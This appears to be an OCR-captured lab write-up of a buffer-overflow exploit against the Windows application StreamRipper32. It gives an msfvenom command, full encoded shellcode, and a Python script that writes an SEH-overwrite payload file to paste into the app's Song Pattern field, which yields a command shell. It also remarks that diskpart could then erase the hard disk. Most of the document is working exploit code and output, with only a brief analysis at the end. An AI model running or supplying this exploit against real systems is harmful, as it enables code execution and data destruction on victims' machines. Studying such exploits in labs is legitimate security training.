
```
┌──(kali㉿kali)-[~]
└─$ msfvenom -a x86 --platform windows -p windows/exec CMD=cmd -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 437 (iteration=0)
x86/alpha_mixed chosen with final size 437
Payload size: 437 bytes
Final size of python file: 2133 bytes
buf =  b""
buf += b"\x89\xe5\xda\xdd\xd9\x75\xf4\x59\x49\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x59\x6c\x69\x78\x4e\x62"
buf += b"\x53\x30\x55\x50\x35\x50\x43\x50\x4b\x39\x78\x65\x65"
buf += b"\x61\x59\x50\x65\x34\x6e\x6b\x72\x70\x36\x50\x4e\x6b"
buf += b"\x73\x62\x74\x4c\x4c\x4b\x33\x62\x74\x54\x6e\x6b\x73"
buf += b"\x42\x47\x58\x34\x4f\x4d\x67\x73\x7a\x65\x76\x46\x51"
buf += b"\x79\x6f\x4c\x6c\x77\x4c\x51\x71\x61\x6c\x65\x52\x76"
buf += b"\x4c\x67\x50\x6b\x71\x5a\x6f\x56\x6d\x77\x71\x59\x57"
buf += b"\x69\x72\x4a\x52\x31\x42\x73\x67\x6e\x6b\x70\x52\x46"
buf += b"\x70\x6c\x4b\x62\x6a\x67\x4c\x6e\x6b\x32\x6c\x56\x71"
buf += b"\x62\x58\x58\x63\x50\x48\x36\x61\x7a\x71\x66\x31\x4c"
buf += b"\x4b\x61\x49\x71\x30\x73\x31\x4a\x73\x6e\x6b\x72\x69"
buf += b"\x65\x48\x4a\x43\x66\x5a\x42\x69\x4e\x6b\x66\x54\x6c"
buf += b"\x4b\x57\x71\x38\x56\x34\x71\x59\x6f\x4e\x4c\x7a\x61"
buf += b"\x78\x4f\x44\x4d\x63\x31\x79\x57\x47\x48\x6b\x50\x53"
buf += b"\x45\x6c\x36\x54\x43\x33\x4d\x39\x68\x47\x4b\x33\x4d"
buf += b"\x75\x74\x62\x55\x7a\x44\x30\x58\x4e\x6b\x56\x38\x64"
buf += b"\x64\x66\x61\x4a\x73\x31\x76\x6e\x6b\x46\x6c\x32\x6b"
buf += b"\x4e\x6b\x42\x78\x55\x4c\x65\x51\x38\x53\x4e\x6b\x65"
buf += b"\x54\x4c\x4b\x77\x71\x68\x50\x6c\x49\x47\x34\x54\x64"
buf += b"\x44\x64\x61\x4b\x63\x6b\x73\x51\x63\x69\x52\x7a\x36"
buf += b"\x31\x59\x6f\x49\x70\x33\x6f\x51\x4f\x71\x4a\x6e\x6b"
buf += b"\x37\x62\x4a\x4b\x6e\x6d\x63\x6d\x70\x6a\x66\x61\x6c"
buf += b"\x4d\x4c\x45\x4c\x72\x65\x50\x45\x50\x55\x50\x76\x30"
buf += b"\x63\x58\x34\x71\x4c\x4b\x50\x6f\x4b\x37\x39\x6f\x78"
```
]

Exploit



```
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 230

nseh="\x86\xE5\x4B\x90"

nops="\x90" * 30

# msfvenom -a x86 --platform windows -p windows/exec CMD=cmd -e x86/alpha_mixed -b "\x00"   -f python

buf =  b""
buf += b"\x89\xe7\xdb\xcb\xd9\x77\xf4\x59\x49\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x6a\x48\x6c\x42"
buf += b"\x35\x50\x73\x30\x53\x30\x61\x70\x6c\x49\x6d\x35\x44"
buf += b"\x71\x79\x50\x71\x74\x4c\x4b\x72\x70\x30\x30\x4e\x6b"
buf += b"\x76\x32\x56\x6c\x4e\x6b\x76\x32\x52\x34\x6c\x4b\x72"
buf += b"\x52\x61\x38\x46\x6f\x6f\x47\x50\x4a\x51\x36\x36\x51"
buf += b"\x69\x6f\x6e\x4c\x67\x4c\x61\x71\x71\x6c\x63\x32\x66"
buf += b"\x4c\x31\x30\x59\x51\x6a\x6f\x74\x4d\x53\x31\x48\x47"
buf += b"\x5a\x42\x6a\x52\x70\x52\x46\x37\x4e\x6b\x53\x62\x54"
buf += b"\x50\x4e\x6b\x43\x7a\x57\x4c\x6c\x4b\x62\x6c\x74\x51"
buf += b"\x64\x38\x68\x63\x33\x78\x43\x31\x5a\x71\x42\x71\x6e"
buf += b"\x6b\x52\x79\x51\x30\x46\x61\x58\x53\x6e\x6b\x33\x79"
buf += b"\x57\x68\x4b\x53\x77\x4a\x43\x79\x4e\x6b\x36\x54\x6e"
buf += b"\x6b\x76\x61\x4a\x76\x34\x71\x69\x6f\x4c\x6c\x6b\x71"
buf += b"\x58\x4f\x44\x4d\x57\x71\x4b\x77\x47\x48\x59\x70\x72"
buf += b"\x55\x5a\x56\x64\x43\x61\x6d\x68\x78\x37\x4b\x71\x6d"
buf += b"\x65\x74\x72\x55\x39\x74\x36\x38\x4c\x4b\x66\x38\x54"
buf += b"\x64\x57\x71\x4b\x63\x45\x36\x4e\x6b\x34\x4c\x30\x4b"
buf += b"\x4e\x6b\x53\x68\x35\x4c\x43\x31\x68\x53\x6e\x6b\x76"
buf += b"\x64\x4e\x6b\x73\x31\x78\x50\x6b\x39\x32\x64\x44\x64"
buf += b"\x37\x54\x63\x6b\x61\x4b\x43\x51\x66\x39\x71\x4a\x66"
buf += b"\x31\x4b\x4f\x6d\x30\x43\x6f\x71\x4f\x62\x7a\x4c\x4b"
buf += b"\x47\x62\x78\x6b\x6e\x6d\x31\x4d\x50\x6a\x36\x61\x6e"
buf += b"\x6d\x4c\x45\x38\x32\x33\x30\x33\x30\x73\x30\x56\x30"
buf += b"\x35\x38\x76\x51\x6e\x6b\x62\x4f\x4f\x77\x6b\x4f\x59"
```

Paste the payload generated using above script in any user interaction field,
Like shown below.



Win 7 LAB (APPLICATION_SS) [Running] - Oracle VM VirtualBox

StreamRipper 32

Pattern Match

Station Pattern: 188CN7081 hdd

Song Pattern: d555mkQW/wcD20oCZWpF39oksaspm1tsDAV

Note: All patten matches are "substring" matches

Use keyword "any_match" to match any station or song


Max KB To Rip: 0

Relay Port: 10069

Stream Name

188CN7081_CALC

188CN7081_Controlp



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>_
```

By using diskpart,we can erase hdd.

Analysis & Vulnerability :

Buffer Overflow is the Vulnerability in this 32 bit application. We have inserted an exploit of many characters in the field which overflowed and caused the application to crash itself. It is not capable of handling those many characters given to match/add in the song pattern. That's why it crashed.